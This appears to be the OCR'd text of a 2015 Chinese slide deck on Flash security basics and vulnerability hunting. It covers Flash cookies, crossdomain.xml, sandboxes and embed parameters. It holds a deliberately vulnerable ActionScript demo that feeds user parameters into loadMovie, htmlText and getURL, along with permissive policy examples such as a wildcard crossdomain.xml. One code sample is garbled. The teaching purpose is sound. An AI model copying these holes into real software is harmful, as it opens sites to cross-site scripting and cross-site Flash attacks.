Flash的黑客世界

- 安全基础
- 漏洞挖掘

知道创宇 2015

- 庞伟（**Pw**）
- 知道创宇安全研究员
- 负责及参与知道创宇的核心安全研究与安全开发工作
- 新浪微博：**@SCANV**小纯洁


About

- 概要；
- 常用工具；
- **Cookie**；
- 安全策略；
- 安全沙箱；
- **HTML** 中**Flash**的安全策略；
- 参数传递；

安全基础

概要

Flash中使用**ActionScript**作为脚本语言（简称**AS**），和**JavaScript**一样遵循**ECMAScript**标准。



安全基础

常用工具

1 Adobe Flash CS

Flash 开发工具。

2 SWF Scan

惠普发布的免费Flash漏洞扫描器。

3 SWF Decompiler

硕思闪客精灵，反编译工具，将SWF文件还原成Fla文件。

4 SWF Tools

包含了大量小工具的合集。

安全基础

Flash Cookie


HTTP Cookie	Flash Cookie
当前浏览器有效	不同浏览器有效
存储大小**4KB**	存储大小**100KB**
关闭浏览器过期	没有过期时间
存储在指定位置	存储在不同位置

Flash Cookie


```
function set_lso(k:String="default", v:String=""):void
{ // 設置值
        var shared:SharedObject =SharedObject.getLocal("db");
        shared.clear();
}
        shared.data[k]=v;

        shared.flush();

}
```

```
function get_lso(k:String="default"):String
{ // 讀取值
        var str:String = "";
        var shared:SharedObject = SharedObject.getLocal("db");

        str=shared.data[k];

        return str;

}
```

安全基础



```
# Trust files in the following directories:
C:\Documents and Settings\All Users\Documents\SampleApp
C:\Documents and Settings\All Users\Documents\SampleApp.swf
C:\Documents and Settings\All Users\Documents\SampleApp.html
```




mms.cfg文件

全局 Flash Player 信任目录

安全基础


用户控制



安全基础

Web站点控制

Crossdomain.xml



该 XML 文件并未包含任何关联的样式信息。文档树显示如下。

```
-<cross-domain-policy>
   <allow-access-from domain="*"/>
 </cross-domain-policy>
```

安全基础


Web站点控制

<site-control permitted-cross-domain-policies="all"/> 节点

值名称	作　　用
none	不允许使用loadPolicyFile方法加载任何策略文件，包括主策略文件
master-only	默认值，只允许使用主策略文件
by-content-type	只允许使用loadPolicyFile方法加载HTTP/HTTPS协议下响应头Content-Type 为text/x-cross- domain-policy的文件作为跨域策略文件
by-ftp-filename	只允许使用loadPolicyFile方法加载FTP协议下的文件名
all	可使用loadPolicyFile方法加载目标域上的任何文件作为跨域策略文件，甚至是一 个JPG也可被加载为策略文件


安全基础

开发人员控制




远程沙箱

远程沙箱控制着浏览器环境中的安全策略，每个域是一个沙箱，沙箱内部可以访问，不同沙箱不能交互，如需交互需要“Web站点控制”或“开发人员控制”。



安全基础

本地沙箱



Security.LOCAl_TRUSTED（沙箱本地受信任沙箱）

Security.LOCAL_FILE（与本地内容交互）

Security.LOCAL_WITH_NETWORK(与远程内容交互)

Security.sandboxType

安全基础

HTML中安全策略


```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"  id="swf">
        <param name="movie" value="http://www.foo.com/hi.swf" />
        <param name="allowScriptAccess" value="always" />
        <param name="allowNetworking" value="all">
        <param name="allowFullScreen" value="true">
        <param name="flashvars" value="a=1 ">
</object>
```

安全基础

HTML中安全策略

internal（默认值）

false（默认值）




```
▼<html>
  ▼<body marginwidth="0" marginheight="0" style="background-color: rgb(38,38,38)">
     <embed width="100%" height="100%" name="plugin" src="http://www.foo.com/
     test.swf" type="application/x-shockwave-flash">
   ▶<style id="_clearly_component__css" type="text/css">…</style>
     <div id="_clearly_component__next_pages_container"></div>
   </body>
 </html>
```

always

安全基础

参数传递


_root.argv
01
02
root.loaderInfo.parameters
03
URLLoader
04
UrlRequest

安全基础

参数传递——Demo

```
function VulnerableMovie()
{
		_root.createTextField("tf",0,100,100,640,480);
		if (_root.i1 != null)
		{
			_root.loadMovie(_root.i1); // 风险点1
		}
		_root.tf.html = true;// default is safely false
		_root.tf.htmlText = "Hello " + _root.i2; // 风险点2
		if (_root.i3 != null)
		{
			getURL(_root.i3); // 风险点3
		}
}
VulnerableMovie();
```

安全基础

- ◆ 内嵌**HTML**；
- ◆ **Flash**与**JavaScript**通信；
- ◆ 跨站**Flash**（**XSF**）；
- ◆ **CSRF**攻击；
- ◆ 代码分析方式；

漏洞挖掘

Flash内嵌HTML

<a>

JavaScript伪协议
AS2中的asfunction

<img>

嵌入SWF文件解析类似于跨站Flash

other

